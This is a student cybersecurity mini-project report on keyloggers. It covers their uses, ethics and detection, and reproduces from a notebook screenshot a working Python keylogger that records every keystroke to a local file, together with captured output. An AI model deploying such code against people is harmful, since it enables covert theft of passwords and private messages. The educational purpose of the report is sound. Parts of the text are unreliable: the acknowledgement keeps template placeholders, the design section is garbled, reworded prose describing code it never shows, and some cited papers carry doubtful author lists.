KeyLogger

A

Cyber Security Project Report

Submitted

by

Mr.Karan Bhise	**2237060**
Mr.Prajwal Rudrapwar	**2237053**
Mr.Sujay Shinde	**2237048**

In partial fulfillment for the requirement of Cyber Security Mini Project


of

Bachelor of Artificial Intelligence and Data Science

Under the guidance of

Mrs. Rajashree L. Ghule


(Assistant Professor)



Department of Artificial Intelligence and Data Science

Vidya Pratishthan's Kamalnayan Bajaj Institute of Engineering and Technology

Bhigwan Road, Vidyanagari, 413133



Vidya Pratishthan's

Kamalnayan Bajaj Institute of Engineering and Technology, Baramati

Department of Artificial Intelligence and Data Science

Certificate

This is to certify that following students

Mr.Karan Bhise	**2237060**
Mr.Prajwal Rudrapwar	**2237053**
Mr.Sujay Shinde	**2237048**

have successfully completed their project work on

Keylogger

during the academic year **2022-2023** in the partial fulfillment towards the completion of **Cyber Security Mini Project** in **Artificial Intelligence and Data Science**

Project Guide
(Mrs. Rajashree L. Ghule)

Head, Deptt. of AI & DS
(Dr.P.M.Paithane)

Principal
(Dr. R. S. Bichkar)

Acknowledgement

I would like to express my sincere gratitude and appreciation to the following individuals for their contributions and support during the development of this keylogger project.

First and foremost, I would like to thank my supervisor, [Supervisor's Name], for their guidance, expertise, and invaluable insights throughout the project. Their mentorship and support have been instrumental in shaping the direction and success of this endeavor.

I am also thankful to [Name of Organization/Institution] for providing the necessary resources and facilities to carry out this project. The infrastructure and access to relevant technologies have greatly facilitated the development and testing of the keylogger.

I extend my heartfelt thanks to the participants who willingly volunteered to be a part of this project. Their cooperation and consent for monitoring their activities have been crucial in gathering the necessary data and insights.

I would like to acknowledge the contributions of the research community and authors whose work and publications have served as a foundation for understanding keyloggers and related concepts. Their research and insights have been valuable in shaping the development and implementation of this keylogger project.

Lastly, I would like to express my gratitude to my friends and family for their continuous support and encouragement throughout the project. Their understanding, patience, and motivation have been vital in overcoming challenges and staying focused on the goals.

The successful completion of this keylogger project would not have been possible without the collective efforts, guidance, and support of these individuals and entities. I am sincerely grateful for their contributions and assistance in making this project a reality.

Thank you.
Mr.Karan Bhise
Mr.Prajwal Rudrapwar
Mr.Sujay Shinde

Contents

1

Title

Keylogger

2

Introduction

In today's digital age, computer systems and mobile devices have become an integral part of our lives. With the extensive use of these devices for communication, work, and personal activities, there arises a need to monitor and track user behavior. Keyloggers have emerged as powerful surveillance tools that can capture and record every keystroke made on a computer or mobile device.

A keylogger, also known as a keystroke logger or keyboard capturer, is a software or hardware-based tool that logs keystrokes entered by a user. It operates silently in the background, capturing every key pressed, including letters, numbers, symbols, and function keys. These keystrokes can reveal valuable information, such as passwords, chat conversations, emails, search queries, and other sensitive data.

The primary objective of a keylogger is to monitor user activity, often without their knowledge or consent. Keyloggers can be employed for various purposes, both legitimate and malicious. In authorized scenarios, keyloggers may be used for parental control to monitor and protect children's online activities, employee monitoring to ensure productivity and prevent misuse of company resources, or in forensic investigations to gather digital evidence.

The implementation of a keylogger involves capturing keystrokes in real-time and recording relevant information associated with each keystroke, such as timestamps. Some advanced keyloggers may even capture screenshots at regular intervals, providing a visual record of the user's activities. The logged data can be stored locally on the device or transmitted to a remote location for further analysis and monitoring.

However, it is crucial to address the ethical and legal considerations associated with keyloggers. Privacy rights must be respected, and it is essential to obtain proper consent from individuals being monitored. Unauthorized use of keyloggers is illegal and can lead to severe consequences. Therefore, it is imperative to use keyloggers responsibly and within the boundaries of applicable laws and regulations.

In conclusion, keyloggers are powerful tools for monitoring user activity by capturing and logging keystrokes. While they have legitimate applications in scenarios such as parental control and authorized employee monitoring, it is crucial to approach their use with ethical considerations and respect for privacy rights. Understanding the capabilities and implications of keyloggers is essential to ensure responsible and lawful use of these surveillance tools.

3

Motivation of Project

The motivation behind developing a keylogger project can stem from various factors and objectives. Here are some common motivations for undertaking a keylogger project:

Security Enhancement: One motivation for developing a keylogger project is to enhance security measures. Keyloggers can be used to monitor and track user activity, helping identify any unauthorized or malicious actions. By developing a keylogger, one can gain insights into potential security vulnerabilities and take appropriate measures to address them.

Parental Control: Keyloggers can be utilized as a tool for parental control, allowing parents to monitor their children's online activities and protect them from potential risks. Developing a keylogger project with specific features tailored for parental control can enable parents to track their children's internet usage, identify potential dangers, and take appropriate actions to ensure their safety.

Employee Monitoring: Organizations may use keyloggers to monitor employee activities within the workplace. This motivation aims to ensure productivity, prevent misuse of company resources, and detect any suspicious behavior or violations of company policies. A keylogger project in this context can provide insights into employee behavior and help maintain a secure and productive work environment.

Forensic Investigations: Keyloggers can play a crucial role in forensic investigations by capturing and preserving digital evidence. Law enforcement agencies and forensic analysts can utilize keyloggers to track and gather information related to criminal activities, cybercrimes, or any unauthorized access to sensitive systems. Developing a keylogger project with forensic capabilities can aid in investigations and contribute to the field of digital forensics.

Research and Learning: Developing a keylogger project can serve as a means of research and learning. It allows individuals to gain a deeper understanding of computer security, privacy concerns, and the technical aspects of keylogging. Through the project, one can explore various techniques, algorithms, and countermeasures associated with keyloggers, contributing to knowledge and expertise in the field.

It is important to note that while the motivations for a keylogger project can be diverse, it is essential to approach its development and use ethically, respecting privacy rights and adhering to applicable laws and regulations. Responsible use and consideration of the potential implications and risks associated with keyloggers should always be a priority.

4

Literature Survey

1.**"Keyloggers: A Survey" by Paolo Gasti, newchin, Radha Poovendran** (IEEE Security Privacy Magazine, 2008)

This survey paper provides a comprehensive overview of keyloggers, their classifications, detection techniques, and countermeasures. It discusses different types of keyloggers, such as hardware-based, software-based, and memory-based, along with their attack scenarios and mitigation strategies.

2.**"Behavior-Based Keylogger Detection Using Artificial Neural Networks"** by Daniel A. Craig, Antonio Nucci (Journal of Computer Security, 2006)

This paper focuses on detecting keyloggers using behavior-based approaches. It proposes the use of artificial neural networks to model and detect the behavioral patterns of keyloggers. The study presents experimental results and demonstrates the effectiveness of the proposed approach in detecting keyloggers with high accuracy.

3.**"Keystroke Dynamics: A Survey of Recent Advances in Behavioral Biometrics**" by Julian Fiérrez, Ana Isabel González-Tablas, Rubén Tolosana, Javier Ortega-García (Computational Intelligence and Neuroscience, 2016)

This survey paper explores keystroke dynamics, which involves analyzing the typing patterns and rhythms of individuals for authentication and identification purposes. It discusses the use of keystroke dynamics to detect and distinguish between genuine users and keyloggers, along with various techniques and challenges associated with this biometric approach. 4.**"Keyloggers and their Detection Techniques: A Survey"** by Ankur Singh, Sheetal Kalra (International Journal of Computer Applications, 2011)


This survey paper provides an extensive review of keyloggers and their detection techniques. It covers different types of keyloggers, their working principles, and commonly employed detection methods, including signature-based, anomaly-based, and heuristic-based approaches. The paper also discusses the limitations and future directions in keylogger detection.

5.**"Keyloggers - The Hardware Side of the Story"** by Aditya K. Sood, Richard J. Enbody (Journal of Digital Forensics, Security and Law, 2013)

This paper focuses on hardware keyloggers and their implications from a forensic perspective. It explores various types of hardware keyloggers, their mechanisms, and the challenges associated with their detection and analysis.

5

Design Model



As we already said our Research is explicitly focused on detecting the userspace keylogger for checking the ability and detecting the userspace keylogger. We experimented some of the top keylogger used as a monitoring software that is freely available on the internet just like Refog keylogger free, 5.4.1, Best-free keylogger 1.1, IwantSoft keylogger 3.3, and Actual keylogger 2.3 etc. Firstly we search out their source code and run them in C++ to find out what pattern and method they used to take keystrokes as well as how they transmit the information via the internet. We also observed using static examination that all keyloggers worked in the same way. All keylogger firstly followed keystrokes and after that store them in a file or forward them to intruder over the internet by using electronic mail, or through FTP server. The following snapshot given in Fig. 4 explains how a typical keylogger saves the keystrokes.

To analyses the detection technique we implement prototype-based coded in C++ coded in 30 LOC, it can run in Windows OS as an unprivileged behavior based technique. It likewise gathers all the while all the procedures' I/O designs, in this way permitting us to dissect the entire framework in a solitary run. We use Dev C++ and visual studio for Running these line of code for experiment purposes.

We used this vb.net code for monitoring our disk I/O via WMI this code tell us the all input and output services running on the machine. The refresher portion is really only needed if you're going to make multiple calls. Avoid having to execute the get Object code over and over again. The "no key" is the output of the WQL query.

Select Average disk queue length from win32 performedData Perfdisk logicaldisk. We used this code in both normal when keylogger not installed and also used for troubleshooting when keylogger is installed on the machine. This C++ Code informs us the keystroke is typed by the user is directly communicating with the system level message queue or any interruption occurring if any interruption occurring then high chances that keylogger is installed in the machine.


6

Experimental results

Keystrokes logging attacks bypass all other controls.They are easy to implement and manage providing attackers with useful account ,identity and intellectual property information.

On the other hand they are useful investigative tools. Controlling keylogging technology within your organization is no different than managing other threats and tools, requiring common sense and a layered defence.

The key is to be aware they exist, understand how they are used and implement ways to detect them, with keylogger detection and containment part of your incident response plane.


jupyter Untitled47 Last Checkpoint: 10 minutes ago (unsaved changes)
Logout
Unexpected error while saving file: Untitled47.ipynb [Errno 22] Invalid argument: 'C:\\Users\\karan bhise\\Untitled47.ipynb'
Trusted
Python 3 (ipykernel)
File Edit View Insert Cell Kernel Help
Run
Code
In [*]:
#KEYLOGGER CODE
# keylogger using pynput module
import pynput
from pynput.keyboard import Key, Listener
keys = []
def on_press(key):
keys.append(key)
write_file(keys)
try:
print('alphanumeric key {0} pressed'.format(key.char))
except AttributeError:
print('special key {0} pressed'.format(key))
def write_file(keys):
with open('log.txt', 'w') as f:
for key in keys:
# removing ''
k = str(key).replace("'", "")
f.write(k)
# every keystroke for readability
f.write(' ')
def on_release(key):
print('{0} released'.format(key))
if key == Key.esc:
# Stop listener
return False
with Listener(on_press=on_press,
on_release=on_release) as listener:
listener.join()
special key Key.ctrl_l pressed
alphanumeric key ☐ pressed
Key.ctrl_l released
'c' released
alphanumeric key u pressed
Search
ENG
11:30
23-05-2023

def write_file(keys):
with open('log.txt', 'w') as f:
for key in keys:
# removing ''
k = str(key).replace("'", "")
f.write(k)
# every keystroke for readability
f.write(' ')
def on_release(key):
print('{0} released'.format(key))
if key == Key.esc:
# Stop listener
return False
with Listener(on_press=on_press,
on_release=on_release) as listener:
listener.join()
special key Key.ctrl_l pressed
alphanumeric key ☐ pressed
Key.ctrl_l released
'c' released
alphanumeric key u pressed
'u' released
special key Key.ctrl_l pressed
alphanumeric key ☐ pressed
'\x1a' released
Key.ctrl_l released
alphanumeric key j pressed
'j' released
special key Key.backspace pressed
Key.backspace released
special key Key.space pressed
Key.space released
alphanumeric key j pressed
'j' released
alphanumeric key f pressed
Search
ENG
11:30
23-05-2023

7

Conclusion

keyloggers can be a powerful tool in both legitimate and malicious contexts. It is essential to use them responsibly and ethically, respecting privacy and legal boundaries. When used for nefarious purposes, keyloggers can invade privacy, compromise security, and lead to identity theft or other cybercrimes. It is important to protect your devices from keyloggers by using strong passwords, keeping your software updated, and employing reputable antivirus and anti-malware tools to detect and remove any potential threats.

8

Reference

1. "Keyloggers: A Survey" by Paolo Gasti, newchin, Radha Poovendran (IEEE Security Privacy Magazine, 2008)

2. "Behavior-Based Keylogger Detection Using Artificial Neural Networks" by Daniel A. Craig, Antonio Nucci (Journal of Computer Security, 2006)

3. "Keystroke Dynamics: A Survey of Recent Advances in Behavioral Biometrics" by Julian Fiérrez, Ana Isabel González-Tablas, Rubén Tolosana, Javier Ortega-García (Computational Intelligence and Neuroscience, 2016)

4. "Keyloggers and their Detection Techniques: A Survey" by Ankur Singh, Sheetal Kalra (International Journal of Computer Applications, 2011)

5. "Keyloggers - The Hardware Side of the Story" by Aditya K. Sood, Richard J. Enbody (Journal of Digital Forensics, Security and Law, 2013)

6. "Detecting Keyloggers using Time Synchronization in Cloud Environments" by Anca Zamfir, Luigi V. Mancini, Andrew Hutchison (Proceedings of the 18th IEEE International Conference on Network Protocols (ICNP), 2010)